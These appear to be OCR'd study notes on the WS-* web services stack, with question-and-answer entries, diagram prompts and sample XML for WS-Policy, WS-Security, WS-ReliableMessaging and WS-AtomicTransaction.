
Messaging

Draw a diagram that illustrates the Messaging section of the web services stack.



Metadata

Draw a diagram that illustrates the Metadata section of the web services stack



Policies

1. **What is WS-Policy?**
   It is an interoperability standard that describes the policies of a web service. It used to express receiver requirements for incoming messages (e.g. transports, and security) and match requirements to capabilities at runtime.
2. **What is WS-PolicyAssertions?**
   It is a standard that makes assertions about the expected characteristics and behaviour of a policy subject (i.e. web service).
3. **What is WS-PolicyAttachment?**
   It is a standard that details where to apply policies in a policy subject (i.e. web service).
4. **What is WS-MetadataExchange?**
   It is a standard that allows for the retrieval of metadata about a web service endpoint.

Metadata-Driven Architecture

…

WS-Policy Example


Implement a simple WS-Policy document.

```
<wsp:Policy>
  <wsp:ExactlyOne>
    <wsse:SecurityToken>
     <wsse:TokenType>wsse:Kerberosv5TGT</wsse:TokenType>
    </wsse:SecurityToken>
    <wsse:SecurityToken>
     <wsse:TokenType>wsse:X509v3</wsse:TokenType>
    </wsse:SecurityToken>
  </wsp:ExactlyOne>
  <wssx:Audit wsp:Optional="true" />
</wsp:Policy>
```

This policy states the following:
- Kerberos or X.509 must be used as security tokens
- Auditing can be used

Security

Draw a diagram that illustrates the Security section of the web services stack.



WS-Security


1. **What is WS-Security?**
   It is a message standard that secures SOAP messages using XML security technologies (XML encryption and XML signature)
2. **What are the goals of WS-Security?**
   - Security (confidentiality, and integrity) at the message level
   - End-to-end security (from the initial sender to 0-n intermediates, and the ultimate receiver)
3. **How does an implementation of WS-Security work?**
   It uses encryption and signatures within a SOAP message:
   - Parts of the message body can be encrypted
   - Signatures are stored in the header
   - Security tokens are disseminated

Protecting SOAP Messages

1. **What are the security threats to a SOAP message?**
   - It could be read by an attacker
   - It could be modified by an attacker
   - It could be sent by an attacker
2. **How does WS-Security address these security threats?**
   - *Encryption*, to ensure the confidentiality of a message by preventing unauthorised reads
   - *Signatures*, to ensure the integrity of a message by verifying the origin
   - *Security tokens*, to authorise the processing of a message based on the credentials associated with the message.
   - Rejection of messages with invalid signatures, or incorrect or missing tokens


A Secure SOAP Message

Draw a diagram of a secure SOAP Message.



Overview

Draw a diagram of how an implementation of WS-Security could work.



WS-SecurityPolicy

1. **What is WS-SecurityPolicy?**
   It is a standard that makes assertions related to WS-Security specifications
2. **What does WS-SecurityPolicy enable?**
   It enables participants to specify:

- Authentication token types
- Security requirements (confidentiality, and integrity)
- Implementing algorithms for authentication tokens and security
- Which message parts need signing or encrypting

Policy-based Security


What does policy-based security allow for?
It allows for the removal of security from user code, and its expression in terms of policies that are interpreted by frameworks. As a result, signatures are checked, and messages are decrypted on the way to the application, and again on the way out, without any user code involved at all.

Security!

…

Message Security vs Transport Security

Draw a diagram of the Reliability section of the web services stack.



Reliability in Distributed Computing

1. **What are the eight fallacies of distributed computing?**
    1. The network is reliable
    2. Latency is zero
    3. Bandwidth is infinite
    4. The network is secure
    5. Topology doesn't change
    6. There is one administrator
    7. Transport cost is zero
    8. The network is homogeneous
2. **How do these fallacies relate to web services?**
    Since web services are built on top of standard networks, they don't hold for web services either.

HTTP and Reliability – Example


1. **What is the problem with sending a SOAP message over HTTP?**
   The transmission process may be interrupted at any time (e.g. client or server crashes, or network fails). However, the application should not have to deal with low-level transport failures.
2. **How is this problem mitigated?**
   The web service stack deals with it using its own means and HTTP provides a reliable transport mechanism that guarantees the application that a message will be sent with certain properties.

WS-ReliableMessaging

1. **What is WS-ReliableMessaging?**
   It is a standard that allows SOAP messages to be reliability delivered between distributed applications in the presence of software component, system, or network failures.
2. **How does it simplify application programming?**
   The developer won't need to defend against lost, duplicated or delayed messages.
3. **How is the delivery of a message verified?**
   Acknowledgements are sent upon receipt.

WS-ReliableMessaging

Draw a diagram of how WS-ReliableMessaging works.



Sequence – Example

Implement a simple sequence.

```
<s:Envelope
  xmlns:s="http://www.w3.org.org/2003/05/soap-envelope"
  xmlns:wsu="http://schemas.xmlsoap.org/ws/2002/07/utility"
  xmlns:wsrm="http://schemas.xmlsoap.org/ws/2003/03/wsrm"
  <s:Header>
    <wsa:Action>CreateCoordinationContext</wsa:Action>
    <wsa:To>http://localhost/TestCoordinator</wsa:To>
```

```
    <wsrm:Sequence>
      <wsu:Identifier>http://fabrikam123.com/abc</wsu:Identifier>
      <wsrm:MessageNumber>10</wsrm:MessageNumber>
      <wsrm:LastMessage/>
    </wsrm:Sequence>
  </s:Header>
  <s:Body>
    ...
  </s:Body>
</s:Envelope>
```


Acknowledgement – Example

Implement a simple acknowledgement.

```
<s:Envelope
  xmlns:s="http://www.w3.org.org/2003/05/soap-envelope"
  xmlns:wsu="http://schemas.xmlsoap.org/ws/2002/07/utility"
  xmlns:wsrm="http://schemas.xmlsoap.org/ws/2003/03/wsrm"
  <s:Header>
    <wsa:Action>CreateCoordinationContext</wsa:Action>
    <wsa:To>http://localhost/TestCoordinator</wsa:To>
    <wsrm:SequenceAcknowledgement>
      <wsu:Identifier>http://fabrikam123.com/abc</wsu:Identifier>
      <wsrm:AcknowledgementRange Upper="10" Lower="1"/>
    </wsrm:SequenceAcknowledgement>
  </s:Header>
  <s:Body>
    ...
  </s:Body>
</s:Envelope>
```

Coordination & Consistency

Draw a diagram of the Coordination & Consistency section of the web services stack.




WS-Coordination

What is WS-Coordination?

It is a specification that provides a framework for providing coordination protocols between web services.

WS-Coordination Overview

Draw a diagram of how WS-Coordination works.




WS-AtomicTransaction

1. **What is WS-AtomicTransaction?**
   It is a specification that provides a set of protocols for atomic transactions.
2. **What is it used for?**
   It is used for the two-phase commit (2PC) ACID protocol–a protocol that ensures atomicity, consistency, isolation, and durability (ACID) of a transaction.

WS-AtomicTransaction

Draw a diagram showing how WS-AtomicTransaction works with WS-Coordination



Vendor Support

…